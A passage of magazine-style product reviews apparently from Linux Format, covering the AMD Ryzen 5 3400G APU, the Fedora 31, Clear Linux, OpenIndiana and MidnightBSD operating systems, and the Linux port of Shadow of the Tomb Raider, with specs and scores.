One of the obvious downsides is that the 3400G doesn't have the 7nm Zen 2 architecture used in the higher-end Ryzen 3000 chips. Instead, it has Zen+, a sort of halfway house that's more like the original Zen format with some added extras. Zen+ also lacks PCIe 4.0 support for super-fast M.2 drives, a big disadvantage compared to the non-APU Ryzen 3000 chips, but let's remember this is for budget builds.

Price and performance

The 3400G does excellently in single-core tasks. It's still inferior to more expensive CPUs, but it's fantastic considering the price. Manual overclocking is unimpressive (in line with the majority of 3000-series Ryzen CPUs), AMD offers the Windows-only *Ryzen Master* tool for automatic overclocking, but there's no such option for Linux users; a couple of third-party tools attempt to replicate at least some of the features.

Performance compared to the previous-gen Raven Ridge CPUs (in this case, the 2400G) is five to ten per cent better on average, although SSD read and write rates are relatively unchanged. Conversely, performance in gaming is impressive, with frame rates 20-30 percent better than the 2400G. While 1080p gaming on the 3400G isn't really viable, 720p gaming absolutely is. Even more good news is that AMD has finally sorted its driver support. There were always niggles with the previous 2400G display drivers, but the 3400G performed solidly.

It comes with integrated GPU and cooler – what more could you want?

The performance is good, yes, but in terms of raw value against power, it's not quite up to snuff. The £98 Ryzen 3 3200G may be a better call for those looking to assemble a budget GPU-less system, or the even cheaper brand-new (around £45) dual-core Athlon 3000G may be a better option. The 3400G is great, don't get us wrong –it's certainly the best CPU with integrated graphics on the market right now – but products that sit at the top of their category are often not the best value, and that's the case here. LXF

VERDICT

MANUFACTURER: AMD **PRICE:** £133
WEB: www.amd.com

FEATURES	**9/10**	**EASE OF USE**	**9/10**
PERFORMANCE	**9/10**	**VALUE**	**8/10**

With solid CPU power and the best integrated performance, this APU is ideal for a budget PC build that is capable of 720p gaming.

» Rating 8/10


Fedora 31

Mayank Sharma may have upgraded his workstation to get this as soon as it was released, but did it live up to expectations?

IN BRIEF

A regular six-monthly upgrade of what is still essentially a community distro that's supported by a corporate entity that's just been inducted into another for a whopping $34 billion. This is the first release after the completion of the acquisition.

With the release of Fedora 31, the distro becomes the latest addition to the list of projects that have officially dropped support for the 32-bit architecture. The lack of any blowback, unlike Ubuntu's poorly managed announcement, tells us that a majority of users don't use 32-bit machines as their main desktop, and even if they do they empathise with the decision that maintaining 32-bit is a distraction. The project had relegated the 32-bit Fedora kernel to the community for maintenance for a couple of years now, where it was stagnating and gathering bugs that no one was interested in fixing. So the team floated the idea of dropping the 32-bit build once again, and this time there were no objections.



A notable improvement in Gnome 3.34 is the ability to drag icons together into custom folders for better organisation.

Unlike Canonical's announcement (and subsequent reversal) to axe all 32-bit packages, Fedora has made it clear right from the get-go that it wasn't dropping all 32-bit packages. The distro will make sure that the most popular 32-bit packages, including *Multilib*, *Wine* and *Steam*, still continue to work. So you can still compile 32-bit apps on your 64-bit machines. But if you plan to keep up with the Fedora releases, you'll have to get yourself a new 64-bit processor, once the support life cycle for Fedora 30 ends sometime in mid 2020. Otherwise you'll have to switch to one of the distros that still support 32-bit rigs.

If you aren't using Fedora on 32-bit hardware, this release is the standard fare. It uses Gnome 3.34 and inherits its performance and visual improvements. Gnome 3.34 boasts of many improvements to its Wayland backend to bring its reliability on par with the retiring X.org. A major step in this direction is the newly implemented ability to run Firefox natively on the new display server. Outside of Gnome though, for instance on KDE, Firefox will still need the XWayland compatibility backend. Talking of KDE, the release also has QtWayland platform plugin enabled by default so your Qt apps won't levy a performance penalty anymore.

One change that we were surprised to see is the improvements to the Gnome Classic mode. This mode just uses a set of Gnome 3 extensions to mimic a Gnome 2 desktop and felt like an unnecessary addition to us. But apparently Gnome receives a lot of feedback from users of this mode and has rolled them in this release to present a much truer Gnome 2 experience.

Beyond the desktop

There's more a Fedora release than just the Workstation. Besides the Fedora Server release, there's Fedora CoreOS, Fedora IoT and Fedora Silverblue. CoreOS, currently labelled as a preview release, is a minimal distro for running containers. The IoT edition, a new addition that'll soon go through a new name, aims to provide an all-inclusive platform for working on edge computing use cases. Silverblue is Fedora's new take on the desktop built around immutable images for the core components and that's where all the interesting development seems to be focused these days.

Two interesting tools that caught our eye and should be useful for sysadmins are *Fedora Toolbox*, to ease the creation and management of Pet containers, and *Fleet Commander*, for handling large scale Fedora deployments. *Fleet Commander* works on the concept of profiles that help set any setting across the deployments. In addition to all Gnome settings, the tool now also supports settings from *Firefox* and *LibreOffice* and will integrate with an Active Directory server for user management in addition to FreeIPA. *Fedora Toolbox* comes preinstalled on Silverblue but can also be installed on top of a Workstation installation. LXF

SPECS

Mem: 1 GB
HDD: 10 GB
CPU: 1 GHz
Builds: Only 64-bit install mediums for x86 and Arm

VERDICT

DEVELOPER: The Fedora Project
WEB: www.fedoraproject.org
LICENCE: GPL and others

FEATURES	8/10	EASE OF USE	8/10
PERFORMANCE	8/10	DOCUMENTATION	8/10

Besides the dropping of 32-bit install images, it's business as usual for this comprehensive set of distros that caters to all kinds of use cases, from the desktop to the edge.

» Rating 8/10

Clear Linux 31530

Just as he was settling into the new Fedora release, **Mayank Sharma** thinks he's found a suitable replacement.

IN BRIEF


A rolling release distro from Intel that's been around for several years. It initially targeted only cloud and container deployments, but is also taking on additional use cases, particularly towards becoming a more general-purpose desktop distro.

SPECS

Mem: 4GB
HDD: 20GB
CPU: Any 64-bit processor
Builds: 64-bit only, it requires UEFI firmware

Clear Linux has been in development for years but has only recently widened its mandate to become a desktop distro. The USP of Intel's distro is its performance optimisations for Intel architecture, as evidenced from the recent benchmarks from **Phoronix.com**, where Clear Linux outperforms its peers on Intel hardware.

But besides the optimisation advantage, Clear Linux is a unique distribution in several ways. It now ships as a Live ISO image that boots to a Gnome desktop, and now comes equipped with an intuitive graphical installer. The distro is built from scratch and offers several unique characteristics, such as its stateless design, which separates the user and system files on the filesystem. Intel claims it does this in order to strengthen the integrity of the installation.



The graphical installer extends the ability to install additional bundles to a new installation.

The next interesting bit is its custom package management system that's based on bundles that can be thought of as a collection of packages. A bundle contains everything an app requires, including its dependencies. The distro uses the *swupd* command-line tool to install and update the bundles as well as the entire installation.

The update process itself has some innovations, including the ability to do delta downloads, which means it'll only fetch the changes and merge them with the installed components, in effect reducing the size of the updates. This is a good thing for something like Clear Linux, which by default updates quite frequently to keep up with the distros policy of rebuilding the entire OS and the bundles nine times a week. This is to ensure your installation has the latest upstream modifications and security patches. Thanks to a combination of these features, the distro provides users with the ability to create derivatives with relative ease, using its mixer tool.

Carry forward

While you can build a case for Clear Linux's characteristics for its primary use cases, how do they translate to a desktop deployment?

Clear Linux looks and feels like a regular Linux desktop distro that runs a polished instance of the Gnome desktop. You'll only have to deal with its peculiarities when you interact with its package management system. The desktop includes the *Gnome Software* app that you can use to install Flatpaks. There is no graphical frontend for browsing and installing bundles, although you can use **www.clearlinux.org/software** to browse and get single-line commands for installing bundles and Flatpaks.

The distro also stays clear of apps with licensing complexities, most notably the ZFS filesystem, *Google Chrome* and FFmpeg multimedia libraries. Also, while the desktop does use several popular Gnome extensions such as Dash to Dock, you can't install any additional ones, even after installing the desktop-apps-extras bundle that includes the Gnome Shell host connector. Besides the non-functional connector, the bundle also installs 19 additional bundles totalling over 400MB of apps, such as *VLC*, *Thunderbird*, *Darktable*, *Atom*, *Vinagre* and more that you might not need.

In addition to wasting space, Clear Linux, in our opinion, is a bit too rigid for a general-purpose desktop. While it does run on AMD hardware, the 64-bit-only distro wouldn't run on machines that ship with an old BIOS-type firmware. It's new app delivery mechanism also dramatically reduces the number of apps and libraries it currently offers compared to some of its mature peers like Debian, Fedora, Arch and Ubuntu.

If you can survive on Flatpaks, you'll see Clear Linux as if its on performance-enhancing steroids. The addition of the graphical installer makes it more accessible to a large number of people, but at the same time its peculiarities, particularly the package management, prevents us from recommending it for general consumption just yet. LXF

VERDICT

DEVELOPER: Intel Corporation
WEB: www.clearlinux.org
LICENCE: Several

FEATURES	**7/10**	**EASE OF USE**	**7/10**
PERFORMANCE	**9/10**	**DOCUMENTATION**	**9/10**

Like all projects that rock the boat, it'll take some time for the desktop dwellers to warm up to Clear Linux.

» Rating 8/10

OpenIndiana 2019.10

On the way back from his detour to BSD-land, **Mayank Sharma** runs into another promising open source Unix release.

IN BRIEF

An open source, community-maintained continuation of OpenSolaris that came about after Oracle decided to axe OpenSolaris after its takeover of Sun. OpenIndiana OS is based on the work of the Illumos project, which produces the kernel and other core utilities for the releases.

SPECS


Processor: Any 64-bit x86 CPU
RAM: 4GB
Disk: 20GB
Build: 64-bit

Sometime after the community took it upon itself to maintain OpenSolaris, it decided to ditch its development tools and processes and created the OpenIndiana Hipster branch to modernise the OS. Hipster is compiled with *GCC* instead of *Sun Studio* and follows a rolling release model where the release team puts out installable snapshots around every six months.

What makes OpenIndiana (OI) approachable to new users is that it runs familiar apps on its desktop. It uses the MATE desktop along with its cache of tools, as well as a handful of mainstream productivity apps such as *Firefox*, *Thunderbird* and *Pidgin*. While there is not much to write home about regarding OI's default cache of apps, one that caught our eye was the *TimeSlider* app for taking incremental ZFS filesystem snapshots. It isn't enabled by default but is fairly intuitive to set up and use.

A new OpenIndiana installation has limited usability, and you won't get far without taking an excursion to its package manager. And therein lies the rub – even after being in existence for almost a decade, the OS lacks a graphical package manager. OpenIndiana uses the Image Packaging System that it exposes via the *PKG* command-line utility. While *PKG* is quite similar to *APT* and *DNF*, you will have to read through its man page and other documentation for tasks such as adding repositories.

Talking of repositories, besides the main one the OS has another where it rolls patent-encumbered apps like *VLC*, *Audacity*, *FFmpeg* and others. There's also a third-party SFE repo that contains useful apps like *LibreOffice*. Once you've scrolled through OpenIndiana's handbook and enabled the repos, fleshing out the installation doesn't take much doing. Documentation is also one of the strong points of the project.



OpenIndiana has ported tools and utilities from various open-source projects. For instance, its bootloader is from FreeBSD.

More of the same

OI is available in multiple editions, with one that boots into a Live installable environment, which is a definite plus as users can use the environment to acquaint themselves with the OS. Also, unlike the traditional alternative OSs, OpenIndiana uses a graphical home-brewed installer that's intuitive and easily navigable. It looks and behaves pretty much like a typical Linux installer and has a partitioning tool to help users make room for the OS. It's still a little limited, and we'd suggest that you manipulate your disk with *Gparted* that's rolled into the Live edition.

In the new release, besides app updates, a majority of the changes are behind the scenes. Some of the most notable ones include the porting over of the *IPS* packaging system to Python 3, along with several other OpenIndiana-specific tools. The developers also brought over various improvements from the ZFS on Linux project, and implemented mitigations for one of the Intel side-channel vulnerabilities that impacts hypervisors and support for disabling Intel Hyper-Threading.

More than fleshing out our OpenIndiana installation, we had a tough time trying to figure out where to slot in the OS. If you follow its genealogy, OpenIndiana would be at ease running inside an enterprise server. But suggesting a rolling release OS in such a critical deployment doesn't seem wise. With its graphical desktop and a familiar desktop environment, OI seems like a good fit on the desktop as well. However, the lack of a graphical package manager puts a serious dent on these ambitions.

Also, while you can use OpenIndiana as a regular desktop, it doesn't offer any compelling reason for doing so. It isn't any snappier than some of the other Linux powered MATE-based desktop distros but comes with the additional baggage of a learning curve. So despite any obvious lack of flaws, the OS seems destined to only adorn the desktops of hobbyists and Unix enthusiasts. LXF

VERDICT

DEVELOPER: Illumos Foundation
WEB: www.openindiana.org
LICENCE: CDDL and others

FEATURES	**7/10**	**EASE OF USE**	**6/10**
PERFORMANCE	**7/10**	**DOCUMENTATION**	**8/10**

An approachable OS that doesn't feel alien, but the lack of a graphical package manager severely limits the OS'es reach.

» Rating 7/10

MidnightBSD 1.2

His soft spot for lone warriors lures **Mayank Sharma** to the land of MidnightBSD, but he doesn't escape completely unscathed.

IN BRIEF

The OS was forked from FreeBSD 6.1 beta back in 2006 in order to create an optimised and usable BSD desktop OS. To that end, in addition to FreeBSD, the OS has imported features from DragonFly BSD, OpenBSD and also NetBSD.


SPECS

Mem: 1GB
HDD: 15GB
CPU: 1GHz
Builds: x86 32-bit, 64-bit

MidnightBSD isn't the only project that's working to help BSD get to the desktop, but it's certainly one of the oldest. While it's only at v1.2, the project has been in development for well over a decade. The project also differs from the other efforts such as GhostBSD and TrueOS in that it isn't a derivative of FreeBSD but is instead a fork.

MidnightBSD has several customised utilities and infrastructural components, most notably its package manager called *mports*. MidnightBSD's home-brewed package management system works in a similar way to *DNF* and *APT* to search, install and upgrade apps. It shares similarities with FreeBSD's ports system and also borrows some ideas from the OpenBSD project. But since the project is essentially a one-man show, the *mports* collection is fairly limited and bundles some very outdated apps. For instance, the main office suite isn't *LibreOffice* but an outdated version of *OpenOffice 3*. Similarly, the version of *Firefox* in the *mports* collection was released in 2015. However, the developer suggests using the *Midori* browser, which is up to v8.0, released earlier this year.

On the plus side, despite its manpower limitations, we are impressed that the OS supports a number of desktop environments, including Gnome 3, Xfce 4, Lumina and GNUstep in addition to popular window managers such as Enlightenment, IceWM, Openbox and more. Both KDE and MATE are conspicuously absent.



Once you get it up and running, the installation is very responsive, with eye-popping bootup and app launches.

Step up?

Unfortunately the lack of software isn't the only issue with the project. Despite its focus on the desktop, the OS isn't very approachable. On paper, MidnightBSD ships as a Live installable medium, which is a really good option as it helps new users get acquainted with an alien environment. But in reality the option to start the graphical desktop on the Live CD errored out on all of our test machines and also inside VirtualBox. The release notes acknowledge that there are unresolved issues with the Live environment and recommends installing the OS inside VirtualBox before deploying it on bare metal.

Add to it the fact that MidnightBSD uses an ncurses-based installer, and you have further narrowed down the list of potential users. The rudimentary installer isn't a pain to navigate through, but the partitioning can be laborious unless you plan to let MidnightBSD take over the entire disk. Upon installation, you are brought to a console instead of a graphical desktop. It turns out you have to pull one from the repository, much like Linux distros designed for advanced users that ask you to build the installation from the ground up. The process isn't convoluted and is documented, but it really hampers MidnightBSD's chances as a desktop BSD, especially when combined with its other shortcomings.

And there's more. For a project focused on desktop users, you don't get much help from documentation. That said, the developer engages with the community via YouTube and is very active on the forums as well.

It's incredible that the project's developer is still labouring at the OS and continuing to push out releases. But when it comes to the goal of the project to provide a desktop OS for everyday tasks, you can't sugar coat the fact that the project is quite some distance from that objective. Given its shortcomings, we can't recommend MidnightBSD for general consumption. LXF

VERDICT

DEVELOPER: Lucas Holt
WEB: www.midnightbsd.org
LICENCE: BSD and others

FEATURES	**6/10**	**EASE OF USE**	**6/10**
PERFORMANCE	**8/10**	**DOCUMENTATION**	**6/10**

MidnightBSD gets things right with its infrastructure but falls short of helping users install a usable desktop OS.

» Rating 6/10

Shadow of the Tomb Raider

Management is worried that **Andy Kelly** is smearing himself in mud, yet again, but really he's just getting into character.

SPECS


MINIMUM:
OS: Ubuntu 18.04 64-bit
CPU: 3.4GHz Intel Core i3-4130
Mem: 8 GB
HDD: 40GB
GPU: AMD R9 285 (GCN 3rd Gen), Nvidia GTX 680, 2GB Vram (Vulkan required, Nvidia driver v418.56+, AMD Mesa 19+), Intel GPUs are not supported.

RECOMMENDED:
CPU: 3.4GHz Intel Core i7-4770
Mem: 16 GB
GPU: AMD Radeon RX 480, Nvidia GTX 1080, 8GB VRAM


It's in the moments of quiet spectacle where *Shadow of the Tomb Raider* is most compelling: emerging from a dark, claustrophobic cavern into a grand temple glittering with gold and jade; a village resting in the shadow of a vast, dormant volcano; ancient mechanisms whirring to life as you awaken a slumbering tomb. It's a world aching to be explored.

Normally when Lara Croft finds an artefact it's your reward for surviving a treacherous journey through a trap-ridden tomb. But the ornate dagger she plucks from a stone pedestal early in this game is a different story – it triggers a series of devastating cataclysms, including a flash flood that destroys an entire city, and she travels to the jungles of Peru to try and stop the apocalyptic prophecy she's unwittingly helped fulfil.

And it's here where Lara finds those incredible tombs, temples and towering tributes to the gods. The sense of place and scale in this game is frequently astonishing. The places you visit feel genuinely ancient, mysterious and dangerous. Every crypt, chamber and corridor is decorated with detailed murals and elaborate carvings. These exaggerated, dramatic structures could never exist or stay hidden in reality, of course, but their size, complexity and theatricality give the game the feel of a pulpy adventure story. It's ancient history as taught by Indiana Jones, not Simon Schama.



Never get on the wrong side of Lara.



With scenery this pretty, who needs to go on holiday anymore?

As well as looking impressive, the ruins also give you intricate, room-sized puzzles to solve. These showcase some of the game's best design, and although the solutions are never that difficult to figure out, cracking these massive puzzle boxes is hugely satisfying. One involving a rotating pillar in a skyscraper-sized chamber, where you use ropes and wind-powered machines to make your way to the top, is particularly entertaining. But the smaller interactions are fun too and have a nice feeling of physicality – like deciphering obscure hieroglyphs, navigating dark underwater labyrinths, rotating chutes to guide streams of water or igniting pools of oil.

If *Shadow of the Tomb Raider* was nothing more than a series of beautiful locations filled with puzzles like these, we'd have been happy. But the presence of Trinity, a villainous, artefact-hunting paramilitary group, means Lara has to get her hands dirty in combat from time to time. Thankfully, standard firefights are kept to a minimum, and most of these encounters involve smearing yourself in mud (classic weekend fun) and creeping around choking people like a tiny, posh Rambo. The amount of cover provided is too generous at times, but there's something grimly empowering about skulking through the mud and filth, silently killing off guards as their buddies are whipped up into a panic.

Stealth is, in general, much better than in previous games. If you're spotted, an alert meter above an enemy's head will start to fill up, but if you manage to break line of sight and hide before it does, you'll be safe. And there are a few neat ways to screw with the AI too, including the wildly entertaining fear arrows. Fire one of these poison-tipped arrows at an enemy and they'll start hallucinating and madly firing their weapon at anyone nearby, before collapsing in a confused, sweaty heap. You can also hide in the trees and string enemies up in the jungle canopy with

a rope. Lara is basically Batman and the Predator rolled into one now, which jars a little with the game's efforts to paint her as a flawed, human character.

We groaned all the way through the previous game, *Rise of the Tomb Raider*, with every outbreak of yet another boring gunfight, but in *Shadow of the Tomb Raider* the action set-pieces are well spaced out and mostly entertaining. Playing it like a regular third-person shooter is much more difficult now, even when Lara upgrades her arsenal with shotguns and assault rifles, meaning stealth is usually the best option. There are some low points, though. An enemy introduced later in the game turns it into a brainless, tedious shooter, loudly telegraphed by the abundance of shotgun ammo littered around the level. And the underwater stealth sections where you have to hide from hungry piranhas are every bit as terrible as they sound.

The world is large and interconnected, with areas that are inaccessible until you locate a certain piece of gear, and you have the ability to fast travel between campfires you've lit along the way. There are also a few atmospheric hubs, including a gorgeous, lively mountain city called Paititi. The world-building in these regions is fantastic, and wandering around talking to people (and petting llamas) is a pleasant change of pace. You can pick up side missions here too, helping locals with their troubles, but none of it is that interesting. There's a lot of stuff to do in *Shadow of the Tomb Raide*r: killing animals to craft outfits, scavenging for materials to upgrade weapons, uncovering hidden crypts. But it's the challenge tombs – big, fun, self-contained environmental puzzles with a prize at the end and a story to uncover through diaries and artefacts – that remain the most gratifying side activities.

Swimming plays a bigger role this time, with the addition of air pockets allowing for longer underwater sections. Tombs often have submerged areas, forcing you to dive to dislodge jammed machinery or locate items that have fallen into the depths. Lara has a large skill tree to work through, and increasing her swimming speed and breath capacity makes going underwater more enjoyable.

Lara is a more capable, confident hero this time around but still has moments of self-doubt and frailty that give the story some heart. This is cheapened slightly by the gruesome guerrilla violence of the combat, where she mercilessly stabs, drowns and shoots people without a glimmer of remorse or disgust. But hey, it's a video game.

